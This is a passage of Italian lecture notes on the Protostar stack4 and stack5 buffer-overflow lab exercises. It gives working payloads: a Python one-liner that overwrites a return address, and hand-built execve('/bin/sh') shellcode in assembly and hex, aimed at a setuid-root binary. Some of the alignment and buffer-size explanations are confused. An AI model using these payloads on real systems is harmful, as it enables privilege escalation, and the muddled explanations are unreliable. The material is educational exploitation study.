- Abbiamo bisogno di trovare una locazione di memoria che, se sovrascritta, provoca una **modifica del flusso di esecuzione**.
- **Possiamo usare la cella "indirizzo di ritorno" nello stack frame corrente**.

Indirizzo di ritorno. L'indirizzo di ritorno è una cella di dimensione pari all'architettura (4 byte nel caso di Protostar) e contiene l'indirizzo della prossima istruzione da eseguire al termine della funzione descritta nello stack frame.

Idea di attacco

Sovrascrivere l'indirizzo di ritorno con quello della funzione `win()` → per fare ciò, occorre identificare: (i) l'indirizzo della cella di memoria contenente l'indirizzo di ritorno (non sappiamo ancora come fare) e (ii) l'indirizzo della funzione win() (sappiamo come fare → usiamo `print` di `gdb`).

Come procedere?

Eseguiamo passo passo `stack4` mediante il debugger per **determinare il layout dello stack** → in tal modo capiremo in quale cella di memoria si trova l'indirizzo di ritorno (bisogna capire quale sia la differenza\distanza in memoria di *buffer* dalla cella dell'indirizzo di ritorno → andando così a calcolare il numero di 'a' da inserire prima dell'indirizzo della funzione `win`).

Lo stack frame da analizzare è quello di `main()` → sovrascrivendo l'indirizzo di ritorno di `main()` con quello della funzione `win()` vinceremo la sfida!!!

Recupero dell'indirizzo di `win()`. Iniziamo con il recupero dell'indirizzo della funzione `win()` tramite la funzionalità `print` di `gdb`:

```
$gdb -q /opt/protostar/bin/stack4
Reading symbols from /opt/protostar/bin/stack4...done
(gdb) p win
$1 = {void (void)} 0x80483f4 <win>
                                         ↑
                                         Indirizzo di win()
```

Recupero dell'indirizzo di ritorno. Per ottenere l'indirizzo di ritorno di `main()` è necessario ricostruire il **layout dello stack** di `stack4`. È facile farlo se si ha a disposizione il codice sorgente, ma senza codice sorgente di `stack4` bisogna **disassemblare** `main()` e capire cosa fa passo passo. Usiamo la funzione disassemble di `gdb`.

```
(gdb) disassemble main
Dump of assembler code for function main:
0x08048408 <main+0>: push    %ebp
0x08048409 <main+1>: mov     %esp,%ebp
0x0804840b <main+3>: and    $0xffffffff, %esp
0x0804840e <main+6>: sub    $0x50,%esp
0x08048411 <main+9>: lea     0x10(%esp),%eax%
0x08048415 <main+13>: mov     eax,(%esp)
0x08048418 <main+16>: call   0x804830c <gets@plt>
0x0804841d <main+21>: leave
0x0804841e <main+22>: ret
End of assembler dump.
```

- **push %ebp.** Questa istruzione salva il valore del registro base del frame (EBP) sullo stack. Il registro EBP viene spesso utilizzato per accedere alle variabili locali e ai parametri delle funzioni nello stack. La sua preservazione consente di ripristinare il contesto dello stack dopo l'esecuzione di sottofunzioni.
- **mov %esp, %ebp.** Questa istruzione imposta il registro base del frame (EBP) al valore attuale dello stack pointer (ESP). In pratica, consente di creare un riferimento stabile all'inizio del frame dello stack, semplificando l'accesso alle variabili locali e ai parametri delle funzioni.
- **and \$0xffffffff, %esp.** Questa istruzione allinea lo stack pointer (ESP) a un limite di 16 byte, garantendo che lo stack sia sempre allineato su un margine multiplo di 16 byte. Questo allineamento è importante per alcune istruzioni di accesso alla memoria che possono ottenere prestazioni migliori quando i dati sono allineati in modo appropriato.
- **sub \$0x50, %esp.** Questa istruzione riserva 80 byte di spazio nello stack per le variabili locali. Questo spazio verrà utilizzato per memorizzare le variabili locali della funzione `main()` e potenzialmente altri dati temporanei necessari durante l'esecuzione della funzione.
- **lea 0x10(%esp), %eax.** Questa istruzione carica l'indirizzo di memoria 16 byte sopra lo stack pointer (ESP) nel registro EAX. Può essere utilizzata per calcolare l'indirizzo di variabili locali o parametri della funzione.
- **mov eax, (%esp).** Questa istruzione sposta il valore contenuto nel registro EAX nello stack pointer (ESP). In questo caso, potrebbe essere utilizzato per inizializzare una variabile locale o un parametro della funzione.
- **call 0x804830c <gets@plt>.** Questa istruzione chiama la funzione `gets()` per leggere l'input dell'utente.
- **leave.** Questa istruzione ripristina il frame dello stack prima dell'uscita dalla funzione `main()`. Equivalentemente, equivale a `mov %ebp, %esp` seguito da `pop %ebp`.
- **ret.** Questa istruzione ritorna al chiamante della funzione `main()`.

Dall'*analisi del codice assembly* di `main()` vediamo che sono coinvolti alcuni registri, tra cui quelli legati allo stack:

- **esp → Stack Pointer** che punta al top dello stack.
- **ebp → Base Pointer** che consente di accedere agli argomenti e alle locali all'interno di un frame.

Inseriamo un **breakpoint** alla prima istruzione di *main()*, per vedere come viene costruito lo stack:

- breakpoint all'indirizzo della prima istruzione vista con il disassembly di main;

```
(gdb) b *0x8048408
```

```
Breakpoint1 at 0x80048408: file stack4/stack4.c,
line 12
```

- eseguiamo il programma

```
(gdb) r
```

```
Starting program: /opt/protostar/bin/stack4
```

```
Breakpoint1, main (argc=1, argv=0xbfffffdf4)
at stack4/stack4.c: 12
```

Per capire l'evoluzione dello stack è necessario stampare il valore degli indirizzi puntati dai registri EBP ed ESP **ad ogni passo dell'esecuzione**.

```
(gdb) p $ebp
```


```
$2 = (void *) 0xbfffffdc8
```

```
(gdb) p $esp
```

```
$3 = (void *) 0xbfffffd4c
```

Subito prima dell'esecuzione di *main()*, l'indirizzo di ritorno è contenuto nella cella puntata da ESP (0xbffffd4c). Gli indirizzi successivi a quello puntato da ESP contengono gli argomenti di *main()*, quindi: *argc* (numero di argomenti, incluso il programma) → indirizzo \$esp+4; *argv* (array stringhe argomenti, incluso il programma) → indirizzo \$esp+8; e *envp* (array stringhe variabili di ambiente) → indirizzo \$esp+12.


Prima che il *main* venga eseguito il layout iniziale dello stack è il seguente:



Una volta vista la composizione iniziale dello stack, possiamo effettuare la sequenza di istruzioni viste nel disassembly del *main* e possiamo così osservare come evolve lo stack.


Per eseguire la **prossima istruzione assembly passo passo** usiamo la funzione ***si*** di *gdb*. Prima istruzione è un *push*, quindi aggiunge qualcosa nello stack verso gli indirizzi bassi (direzione in cui lo stack cresce).

Dopo push %ebp




- Aggiunge una cella che ha le dimensioni dell'architettura del sistema, quindi **32 bit**.
- Viene inserito il valore attuale dell'EBP (che nell'attacco verrà sovrascritta) e viene spostato anche lo stack pointer (che punta al top dello stack).

L'istruzione successiva è *mov*, che allinea il puntatore EBP alla stessa cella del puntatore ESP.




L'istruzione successiva è *and*, che sposta il puntatore ESP → è come se allocasse uno spazio che corrisponde a 0xffffffff0 (che in esadecimale corrisponde a 8) → allunga lo stack spostandosi verso gli indirizzi bassi, creando un cuscinetto di 8 byte (questa operazione serve per far sì che lo stack abbia una lunghezza totale che sia un multiplo di 16 byte [richiesta dello standard Intel]) → questa informazione è ricavabile solo dall'assembly, non sarebbe stata ottenuta leggendo solo il codice sorgente.




- Quando si esegue l'operazione *and \$0xffffffff0, %esp*, si sta eseguendo un'operazione logica AND bit a bit tra il valore di %esp (il registro stack pointer) e 0xffffffff0.
- Il valore 0xffffffff0 è composto da 1 nella parte più significativa di 32 bit e 0 nella parte meno significativa di 32 bit. Quando si esegue un'operazione AND bit a bit con questo valore, viene mantenuta solo la parte più significativa di %esp, mentre la parte meno significativa viene azzerata. Poiché la parte meno significativa rappresenta gli ultimi 4 bit, e ogni byte è composto da 8 bit, azzerando questi bit, stiamo effettivamente allineando %esp su un limite di 16 byte, che equivale a 8 byte.
- In pratica, questa operazione serve ad allineare l'indirizzo dello stack pointer su un limite di memoria, il che può essere utile per ottimizzare l'accesso alla memoria stessa.

L'istruzione successiva è *sub*, ovvero una sottrazione che in realtà sposta il puntatore allo stack di 80 byte indietro (verso gli indirizzi bassi in cui lo stack cresce - per questo è una sottrazione) → spazio allocato per le variabili locali (ci accorgeremo che non servirà tutta questa memoria).




L'istruzione successiva è `lea`, che indica da dove deve partire buffer (variabile locale nel main) → sposta di 16 bit (che corrisponde a 10 in esadecimale: `0x10`) → ci fa capire dove inizia la variabile locale *buffer*.





- N.B. Lo stack non è stato ancora popolato, viene solo riservato dello spazio → sarà poi la `gets()` a popolare lo spazio allocato per buffer.

L'ultima istruzione di nostro interesse è `mov`.




Per semplicità, omettiamo la descrizione dell'evoluzione dello stack mediante l'invocazione di `gets()`. Descriviamo solo l'epilogo, che distrugge lo stack creato inizialmente.


Il registro **EAX** contiene il valore di ritorno di `gets()`, cioè l'**indirizzo iniziale di buffer**.



La parte in grigio è una parte che in memoria continua ad esserci, ma spostando avendo spostato il puntatore dello stack è come se venisse distrutto lo stack.



Viene prelevato il valore che in testa allo stack EBP e viene aggiornato il valore dell'EBP.
L'istruzione `ret` preleva l'indirizzo di ritorno e lo inserisce in EIP.




Il piano di attacco

Dopo aver assistito all'**evoluzione dello stack**, il **piano di attacco** diventa chiaro:


- costruiamo un input di caratteri 'a' che sovrascrive *buffer* (84 byte), lo spazio lasciato dall'allineamento dello stack (8 byte) ed il vecchio EBP (4 byte);
- attacchiamo a tale input l'indirizzo di *win()* in formato Little Endian;
- eseguiamo *stack4* con tale input.

Albero di attacco

Stack-based Buffer Overflow
(Sovrascrittura di cella indirizzo di ritorno)



Quanti caratteri 'a' ci servono? Il numero di 'a' necessarie nell'input è pari all'**ampiezza dell'intervallo evidenziato**:



sizeof(buffer) + sizeof(padding) + sizeof(vecchio EBP)

L'intervallo è ampio $64 + 8 + 4 = 76$ byte → **servono 76 'a'**.

Preparazione dell'input

Costruiamo un input di 76 caratteri 'a' seguito dall'indirizzo di win() in formato Little Endian
→ l'input richiesto può essere generato con Python, facendo attenzione all'ordine dei byte:
`python -c 'print "a" * 76 + "\xf4\x83\x04\x08"'`.

Esecuzione dell'attacco

Mandiamo stack4 in esecuzione con l'input

visto prima

```
$'python -c 'print "a" * 76 + "\xf4\x83\x04\x08"'  
| /opt/protostar/bin/stack4'
```

Otteniamo il messaggio

```
code flow successfully changed  
Segmentation fault
```

SFIDA VINTA!!!

STACK5

Stack5 è un buffer overflow standard, questa volta con l'introduzione di **shellcode**.

Il programma in questione si chiama *stack5.c* e il suo eseguibile ha il seguente percorso:
/opt/protostar/bin/stack5.

stack5.c

```
#include <stdlib.h>  
#include <unistd.h>  
#include <stdio.h>  
#include <string.h>  
  
int main(int argc, char **argv) {  
  
    char buffer[64];  
  
    gets(buffer);  
}
```

L'**obiettivo della sfida** è eseguire codice arbitrario a tempo di esecuzione. Questa sfida è molto simile a stack4, con la differenza che qui non è presente la funzione win.

Il modus operandi è sempre lo stesso

1. Raccogliere più informazioni possibili sul sistema.
2. Aggiornare l'albero di attacco.
3. Provare l'attacco solo dopo aver individuato un percorso plausibile.
4. Se l'attacco non è riuscito, tornare al punto 1.
5. Se l'attacco è riuscito, sfida vinta!

Raccolta di informazioni

Il programma *stack5* accetta *input locali* (l'input è una stringa generica), da tastiera o da un altro processo (tramite pipe).

Esaminando i metadati di *stack5* scopriamo che esso è **SETUID root**.

- Il proprietario è root ed è SETUID root.

Riflessione. In questa sfida è richiesta l'**esecuzione di codice arbitrario** e tale codice, sarà scritto in *linguaggio macchina* con codifica esadecimale e verrà iniettato tramite l'input.

Shellcode

Il codice iniettato potrebbe fare qualsiasi cosa, una scelta comune tuttavia è l'esecuzione di una shell → ciò viene detto **shellcode**.

- Un codice macchina che esegue comandi di shell viene detto **shellcode**.

Piano di attacco

Produciamo un input contenente:

- lo **shellcode** (codificato in esadecimale);
- caratteri di *padding* fino all'indirizzo di ritorno;
- l'*indirizzo iniziale dello shellcode* (da scrivere nella cella contenente l'indirizzo di ritorno).

Eseguendo `stack5` con tale input, otteniamo una shell che, poiché `stack5` è SETUID root, sarà una **shell di root!**

Albero di attacco



Preparazione dello shellcode

La prima operazione da svolgere consiste nella **preparazione di uno shellcode**. Dobbiamo quindi costruire uno shellcode da zero, tenendo presente che la sua *dimensione* deve essere grande al più 76 byte.

76=sizeOf(buffer)+sizeOf(padding)+sizeOf(saved_EBP)

Inoltre, esso *non deve contenere byte nulli* perché un byte nullo viene interpretato come string terminator, causando la terminazione improvvisa della copia nel buffer.

Lo shellcode da preparare è molto semplice e consiste nelle istruzioni seguenti:

**execve("/bin/sh");
exit(0);**

La domanda da porsi è: come inserirlo nell'input per `stack5`?

Documentiamoci sulla **funzione execve()** (chiamata di sistema che esegue un programma in un nuovo processo) → questa funzione riceve tre parametri in input: (i) un percorso che punta al *programma da eseguire* (il codice da eseguire); (ii) un puntatore di *argomenti argv[]* e (iii) un puntatore all'*array dell'ambiente envp[]* (array di stringhe che rappresenta le variabili di ambiente del nuovo processo).

- L'ABI per sistemi a 32 bit specifica le convenzioni per le chiamate di sistema, incluse: il passaggio dei parametri e il recupero del valore di ritorno.
- Secondo la convenzione:
 - EAX contiene l'identificatore della chiamata di sistema e viene utilizzato anche per il valore di ritorno.
 - EBX, ECX e EDX contengono rispettivamente il primo, il secondo e il terzo argomento della chiamata di sistema.

Per eseguire la chiamata di sistema `execve("/bin/sh")`, i registri EBX, ECX e EDX devono puntare rispettivamente a "/bin/sh\0", NULL e NULL. Quindi i **parametri in ingresso** per `execve()` nel nostro shellcode sono:

- filename=/bin/sh → va in EBX
- argv[]={ NULL } → va in ECX
- envp[]={ NULL } → va in EDX


Bisogna fare molta attenzione ai valori nulli per non compromettere l'attacco usando string terminator che fermerebbero la lettura della stringa con `gets`. Infine, visto che il valore di ritorno per `execve()` non viene utilizzato e non generiamo codice per gestirlo.

Codice macchina argomenti execve()

Ricordiamoci che l'identificatore della chiamata di sistema `execve()` deve essere memorizzato nel registro EAX.

Posizionamento degli argomenti per la chiamata di sistema `execve()`:


- Per annullare EAX in modo efficiente, eseguiamo un'operazione di XOR con se stesso.




- Il valore di EAX viene spinto sullo stack con `push %eax`, posizionando il puntatore ESP in cima allo stack.




- Viene spinto sullo stack il valore `0x68732f2f` rappresentante `//sh`.




- Viene spinto sullo stack il valore `0x6e69622f` rappresentante `/bin`.



- Il registro EBX viene allineato al puntatore ESP con `mov %esp,%ebx`, puntando così alla stringa `"/bin//sh\0"`.




- I registri ECX e EDX vengono impostati a NULL con `mov %eax,%ecx` e `mov %eax,%edx` (questi comandi copiano il contenuto del registro eax nei registri ecx e edx).




- Modifichiamo il byte meno significativo di EAX con `mov $0xb,%al`, che corrisponde all'identificatore di `execve()`.

- a. AL indica il byte meno significativo di EAX.
- b. Il registro EAX contiene 0x0000000b (11) → 11 corrisponde alla chiamata della funzione execve().



8. Tramite `int 0x80`, avviamo l'interruzione software 128 per trasferire il controllo al kernel e eseguire la chiamata di sistema relativa al contenuto di EAX, che ora corrisponde a `execve()`.



Con questo, eseguiamo la prima istruzione per la chiamata di sistema `execve("/bin/sh")`.

1. XOR: Azzera EAX.
2. PUSH: Carica in memoria EAX.
3. PUSH: Carica la stringa "/bin/sh".
4. MOV: Fai puntare EBX al primo parametro.
5. MOV: Imposta ECX a 0.
6. MOV: Imposta EDX a 0.
7. mov \$0xb, \$al: Carica l'indirizzo di execve in EAX.
8. Int 0x80: Esegui.

Codice macchina argomenti exit()

Per completare il nostro shellcode, passiamo alla seconda istruzione: `exit(0)`. Prima di tutto, dobbiamo preparare il registro EAX per questa chiamata di sistema. Usiamo l'istruzione XOR per azzerare il registro, in modo efficiente. Dopodiché, incrementiamo il valore di EAX a 1, che è l'identificativo per la funzione di sistema `exit`. Infine, utilizziamo l'interruzione software 0x80 per effettuare la chiamata di sistema, passando il controllo al kernel per eseguire l'operazione di uscita.

1. XOR %eax,%eax: Azzera EAX.
2. INC %eax: Incrementa EAX a 1.
3. INT 0x80: Esegui chiamata di sistema (exit).

Mettendo tutto insieme

```

xor    %eax,%eax
push   %eax
push   $0x68732f2f
push   $0x6e69622f
mov    %esp,%ebx
mov    %eax,%ecx
mov    %eax,%edx
mov    $0xb,%al
int    0x80
xor    %eax,%eax
inc    %eax
int    0x80

```

Traduzione shellcode

Lo shellcode ora visto va **tradotto** in una stringa di **caratteri esadecimale** e fornito in input a **stack5**. I passi operativi per la traduzione sono:

1. **Creiamo il file shellcode.s contenente lo shellcode in Assembly.**

shellcode.s

```
shellcode:  
    xor    %eax,%eax  
    push   %eax  
    push   $0x68732f2f  
    push   $0x6e69622f  
    mov    %esp,%ebx  
    mov    %eax,%ecx  
    mov    %eax,%edx  
    mov    $0xb,%eax  
    int    $0x80  
    xor    %eax,%eax  
    inc    %eax  
    int    $0x80
```

2. **Compiliamo shellcode.s, ottenendo il file oggetto shellcode.o**

Compiliamo il programma Assembly (shellcode.s) in codice macchina, ottenendo il file oggetto shellcode.o → Compiliamo a 32 bit (-m32) e non generiamo un file eseguibile (-c).

gcc -m32 -c shellcode.s -o shellcode.o

3. **Disassembliamo shellcode.o, per ottenere le istruzioni codificate in esadecimale.**

Il comando **objdump** permette l'estrazione di informazioni da un file (oggetto, libreria o binario eseguibile). Inoltre consente di **disassemblare**, permettendo quindi di produrre assembly dal codice macchina.

Utilizziamo **objdump** per disassemblare shellcode.o → utilizziamo il comando **objdump --disassemble shellcode.o**

Otteniamo le istruzioni codificate in esadecimale

```
$ objdump --disassemble shellcode.o  
shellcode.o:      file format elf32-i386
```

Disassembly of section .text:

00000000 <shellcode>:	Opcode	Mnemonic
0: 31 c0		xor %eax,%eax
2: 50		push %eax
3: 68 2f 2f 73 68		push \$0x68732f2f
8: 68 2f 62 69 6e		push \$0x6e69622f
d: 89 e3		mov %esp,%ebx
f: 89 c1		mov %eax,%ecx
11: 89 c2		mov %eax,%edx
13: b0 0b		mov \$0xb,%al
15: cd 80		int \$0x80
17: 31 c0		xor %eax,%eax
19: 40		inc %eax
1a: cd 80		int \$0x80

4. **Codifichiamo le istruzioni ottenute in una stringa.**

Le istruzioni sono poi codificare sotto forma di stringa:

"\x31\xc0\x50\x68\x2f\x2f\x73"
"\x68\x68\x2f\x62\x69\x6e\x89"
"\xe3\x89\xc1\x89\xc2\xb0\x0b"
"\xcd\x80\x31\xc0\x40\xcd\x80"

La lunghezza finale è 28 byte che è minore dei 76 byte con cui siamo vincolato!

Preparazione dell'input per stack5

L'input da passare a *stack5* può essere generato con Python, creiamo uno script *stack5-payload.py* che stampa in output l'input da passare a *stack5*.

stack5-payload.py

```
#!/usr/bin/python

